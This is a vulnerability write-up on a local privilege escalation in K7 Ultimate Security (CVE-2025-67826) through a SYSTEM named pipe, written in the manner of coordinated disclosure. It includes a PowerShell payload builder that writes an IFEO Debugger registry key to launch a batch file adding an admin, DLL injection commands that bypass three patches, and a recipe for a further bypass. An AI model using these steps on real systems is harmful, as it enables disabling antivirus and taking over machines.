Author Lucas Laise
Category Vulnerability
Tags 2025, windows, pentest, vulnerability, antivirus, exploit, CVE-2025-67826
Exploitation of the K7 antivirus (CVE-2025-67826), from the vulnerability discovery to the retro-analysis of its key components.
Introduction
When hunting for privilege escalation vulnerabilities, named pipes are a goldmine. Antivirus products often use named pipes to allow unprivileged users to trigger privileged operations, making them especially promising targets for this class of vulnerability. Recently, a vulnerability (CVE-2024-36424) was published for a product I did not know before and I decided to investigate it. The vulnerable software turned out to be an interesting candidate for further research, leading to the discovery of CVE-2025-67826.
K7 Ultimate Security is an antivirus developed by K7 Computing. My initial testing was done on version 17.0.2045 (July 2025). In this post I describe my journey from installation to SYSTEM privileges.

K7 GUI - Main page.
Discovery
Let's start. After installing the solution, the first thing we notice is that we can only perform a limited number of actions without elevated privileges. For example, we are not allowed to change or edit configuration parameters.

Limited user without privilege can not change settings.
What's behind this menu? As a local administrator, we can allow a "non-admin" to change everything (disable protection, directories exclude from scan, etc.).

K7 - Menu General settings (from admin).
And here's the weird part: as a local admin, no UAC prompt. Ever. Not when checking this box, not when changing any parameter How does that happen? My first guess: They use a named pipe.
First run of pipeviewer gives us some permissive ACL:

Tool: Pipeviewer.
These are the named pipes used by K7 and running as SYSTEM. Obviously, the pipe \\.\pipe\K7MailProxyV1 with full permissions is interesting. From here, I spent (too much) time sending random data to this pipe, disassemble the program in IDA to find how to use it, etc. And it was a big waste of time, mainly because I forgot what was my objective: identifying if anything is going through a named pipe when checking the box.
I chose another approach: spawn IoNinja, and see if there are any data inside the pipes that can be intercepted or (even better) replayed when the box is checked or unchecked.

Intercepting named pipe communication when checking the box.
Well, it is pretty straightforward. Checking the box "Non Admin users can change settings and disable protection" and closing the window makes the process K7TSMain.exe (controlled by our user) send binary data to the named pipe K7TSMngrService1, spawned by K7TSMngr (PID 3728), and running as SYSTEM
The following capture of procmon confirms that our process (PID 3392) is communicating over the named pipe to ask for a registry change (as SYSTEM).

Process: K7TSMain.exe.
Exploitation
So, how can we exploit this discovered functionality?
Exploit 1 - Allow any user to change the AV configuration
From an attacker perspective, being able to tamper with this setting allows to disable antivirus protection, real-time scan, cloud scanning, or whitelist any malware to run on the target computer as a low privileged user.
To achieve this, we can just send again this packet (implemented in the following PowerShell script) to the named pipe server, and all users will be able to interact with K7 parameters, and so disable it.

Allow non admin to change admins params.
Ok, that is cool, we can disable antivirus as a limited user. But can we change the registry key for more impact? Is there anything stopping us from escalating to full system compromise?
Exploit 2 - LPE
Before changing anything, we can open procmon and see what occurs when we run the Powershell script. Three keys are changed, as expected.

K7 - Change key.
If we try to change the key value from AdminNonAdminIsValid to aaaaa, it will fail. However, replacing AdminNonAdminIsValid by AdminNonAdminIsValie (notice the e at the end instead of d) works.

One byte change is valid.
Quick guess: there is a length check in the binary data sent to the named pipe. If we analyze the previous bytes before the registry key and value, B9 looks promising.

Payload is 185 bytes.
user@host:~|⇒  python -c 'print(int("B9", 16))'
185
Proof by removing one byte, and decrementing B9 to B8:

Length manipulation.
We are getting closer. The last part of the puzzle is just to find a way to achieve what we want (for example, create a new local admin user), by changing a registry key with an arbitrary value, and to do it with a script, which is more convenient than manipulating raw hex data
I decided to use the IFEO (Image File Executions Options) technique, because the user can "update" K7 Ultimate Antivirus (with another payload on the same named pipe), and the process will run as SYSTEM. So we can set the "Debugger" for K7TSHlpr.exe value to what we want.
Payload to send will look like that:
# always send this
$payload_prefix = [byte[]](
    0x53,0x54,0x37,0x4b,0x10,0x10,0x00,0x00,0x1c,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
    0x44,0x00,0x01,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00
)
# reg key to edit
$key = '[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\K7TSHlpr.exe]'
$key_bytes = [System.Text.Encoding]::ASCII.GetBytes($key)
$payload_suffix = [byte[]](0x0d,0x0a) +
    # reg value to edit
    [System.Text.Encoding]::ASCII.GetBytes('"Debugger"="cmd.exe /c C:\\temp\\foobar.bat"') +
    [byte[]](0x0d,0x0a,0x0d,0x0a,0x00)
$payload = $payload_prefix + $key_bytes + $payload_suffix
# Get the size
$reg_block_len = $key_bytes.Length + $payload_suffix.Length
# Fix the size
$payload[20] = [byte]$reg_block_len
The script k7_lpe.ps1 will:
- Create
c:\temp\foobar.bat, containing "adding a new local admin". - Change a registry key value.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\K7TSHlpr.exe,"Debugger"="cmd.exe /c C:\\temp\\foobar.bat"
- Start the update (which will fail).
- Clean up the batch script and debugger registry key.

K7 - LPE.
Patches bypass & root-cause analysis
Although I like the quick and dirty way of exploitation without reversing anything, the latter is useful for patch analysis. For context, as indicated in the disclosure timeline, three patches were released and subsequently bypassed. The next section aims to briefly present them, and analyze why the latest PoC works.
Patch 1 - Bypass caller validation
The patch implements a self protection that "involved caller validation". After a quick test, the patch disallows random process to send arbitrary service requests to the named pipe K7TSMngrService1, so it is not possible anymore to send commands from a powershell script (or any program).
The first idea to bypass the patch was to load a DLL inside c:\Program Files (x86)\K7 Computing\K7TSecurity\k7tsmngr.exe with LoadLibraryA but this failed due to some security checks.
However, it was possible to bypass this check by doing a manual mapping (read more here and here) of the DLL inside a new k7tsmngr.exe process, which is running as our limited user but is allowed to communicate over the named pipe.
After that, we could disable the "Self Protection" manually to perform our LPE like before.
Exploit : run the injector and load the dll (can be any path for the DLL and the injector)
manualmapping.exe "c:\Program Files (x86)\K7 Computing\K7TSecurity\k7tsmngr.exe" c:\Users\limited1\Desktop\payload.dll
Patch 2 - Bypass process protection
After reporting the patch bypass a new driver was provided and its latest version (22.0.0.70) installed.
$drv = Get-CimInstance Win32_SystemDriver | Where-Object { $_.Name -eq "k7sentry" }

Get-Item $drv.PathName.Trim('"') | Select-Object Name, @{Name='FileVersion';Expression={$_.VersionInfo.FileVersion}}, @{Name='ProductVersion';Expression={$_.VersionInfo.ProductVersion}}, @{Name='Description';Expression={$_.VersionInfo.FileDescription}}

Name         FileVersion ProductVersion Description
----         ----------- -------------- -----------
K7Sentry.sys 22.0.0.70   22.0.0.0       K7AV Sentry Device Driver
So now it is no longer possible to exploit with manual mapping from theK7tsmngr.exe process (the program hangs and nothing happens).
.\manualmapping.exe "C:\Program Files (x86)\K7 Computing\K7TSecurity\K7tsmngr.exe" c:\Users\limited1\Desktop\payload.dll

Blocked.
However, using another K7 binary, for exampleK7QuervarCleaningTool.exe made the exploitation possible again.
.\manualmapping.exe "C:\Program Files (x86)\K7 Computing\K7TSecurity\K7QuervarCleaningTool.exe" c:\Users\limited1\Desktop\payload.dll

Bypass.
Patch 3 - Bypass and analysis
After reporting the second bypass to the vendor a new driver was shipped to us for testing.
Just switching to another random binary is not fun anymore, so it was at this moment that I decided to go deeper in the analysis, in order to fully understand which new binary would work and, of course, give the appropriate recommendation to the vendor.
I found out there are two kinds of security checks:
- Check if the process is allowed to communicate over named pipe.
- Check if the process is protected by K7Sentry and can not be spawn + DLL inject.
📘 TL;DR:
You want a digitally signed binary by K7, renamed to whatever you want that is not in the
HKLM\SYSTEM\CurrentControlSet\Services\K7Sentry\Config\VDefProtectedProcsregistry key content and in any folder (ie: your desktop).
K7TsMngr.exe / Named pipe server, client verification
The named pipe server used for the exploit is executed by the process K7TsMngr.exeroughly this way:
  while ( 1 )
    {
      NamedPipeA = CreateNamedPipeA("\\\\.\\pipe\\K7TSMngrService1", 3, 6, 255, 4096, 4096, 0, v1);
      v5 = (void *)NamedPipeA;
      if ( NamedPipeA == -1 )
        break;
      if ( ConnectNamedPipe(NamedPipeA, 0) || GetLastError() == 535 )
        ProcessPipeConnection(v5);
      else
        CloseHandle(v5);
    }
ProcessPipeConnection is called when a client connects to the named pipe. As we can see below, a message is read in the following "if" statement.
// [...]
int __thiscall ProcessPipeConnection(void *this)
  int v21;
  _DWORD v22[4];
  int v23;
  unsigned int v24;
  unsigned int v25;

  v21 = 0;
  v2 = ReadFile(this, v22, 28, &v21, 0);
  LastError = GetLastError();
  if ( (v2 || LastError == 234)
    && v21 == 0x1C
    && v22[0] == 0x4B375453
    && v22[1] == 0x1010
    && v22[2] == 0x1C
    // v22[3] == 0x00000000
    && (v23 == 0x1004C || (unsigned __int8)GetVersion() < 6u || ValidatePipeClient(this))
    && v24 <= 0x100000
    && v25 <= 0x100000 )

// [...]
🦴 About
ValidatePipeClientAs you may notice, the function
ValidatePipeClientcan be bypassed by using the value0x1004Cin the payload. However, this is the "command" that allows us to manipulate the registry. This specific command seems to be dedicated to communicate with the K7 Cloud, but that is another subject.
The following controls are done inside the process K7TSMNGR.exe:
ValidatePipeClient is the function in charge of verifying the client with some controls. One is enough to validate the client.
Classic start, the named pipe server gets the client process' information
v9 = (int (__stdcall *)(int, _DWORD, char *, _DWORD *))GetProcAddress(v8, "QueryFullProcessImageNameA");

    // [..] Redacted [..]

ModuleHandleA = GetModuleHandleA("Kernel32.dll");
ProcAddress = (int (__stdcall *)(void *, _QWORD *))GetProcAddress(ModuleHandleA, "GetNamedPipeClientProcessId");
if ( !ProcAddress(this, clientPID) )
  return 0;

v6 = OpenProcess(4096, 0, clientPID[0]);
if ( v6 )
{
  v9 = (int (__stdcall *)(int, _DWORD, char *, _DWORD *))GetProcAddress(v8, "QueryFullProcessImageNameA");
  if ( !v9 || !v9(v6, 0, clientExePath, v55) )
    LastError = GetLastError();
  CloseHandle(v6);
}
The first check is to verify if the client is in the installation directory.
// Get the installation path
v10 = OpenRegistryKey(v7, -2147483646, (int)"Software\\K7 Computing\\K7TotalSecurity", 0);
if ( v10 )
{
  ReadRegistryString(v10, "DirProductBase", k7InstallDirectory, 260);
  RegCloseKey(v10);
}

v55[0] = StrStrIA(clientExePath, k7InstallDirectory);
if ( v55[0] )
  return 1;

PathString(longClientExePath, 280, L"\\\\?\\%S", clientExePath);
PathString(longk7InstallPath, 280, L"\\\\?\\%S", k7InstallDirectory);
LongPathNameW = GetLongPathNameW(longClientExePath, 0, 0);
v14 = GetLongPathNameW(longClientExePath, v13, v12) ? StrStrIW(v13, longk7InstallPath) : v55[0];
if ( v14 )
  return 1;
Next, the server checks if the client's MD5 hash is known.
if ( clientExePath[0] && GetFileAttributesA(clientExePath) != -1 && computeFileHash(clientExePath, hashBuffer) == 1 )
{
  v15 = md5HexString;
  for ( i = 0; i < 16; ++i )
  {
    v17 = wsprintfA(v15, "%02X", *((unsigned __int8 *)v55 + i));
    v15 = (_OWORD *)((char *)v15 + v17);
  }
}

if ( LOBYTE(md5HexString[0]) && checkMD5Cache(clientExePath, md5HexString) )
  goto LABEL_48;  // => OK
Finally, the server checks if the client is digitally signed (and if valid, it is added to the MD5 cache).
v55[0] = 0;
mbstowcs_s(v55, longClientExePath, 260, clientExePath, strlen(clientExePath));
if ( HasCertificateTable(longClientExePath) && !VerifySignatureValidity(v18) && !lstrcmpiA(certificateSigner, "K7 Computing Pvt Ltd") )
{
  // If here : binary is signed
  v49 = 1;
  goto LABEL_49;
}
2 - K7Sentry / Process protection
When a process calls ZwOpenProcess()/ZwOpenThread(), K7Sentry hooks it in sub_42E562.
  {
    sub_42E2EE(L"ZwOpenProcess", locked, (__int32)sub_42DF20, &dword_46DF68);
    if ( dword_46DF70 )
      sub_42E2EE(L"ZwOpenThread", v4, (__int32)sub_42DFF0, &dword_46DF6C);
    MmUnmapLockedPages(v4, v1);
  }
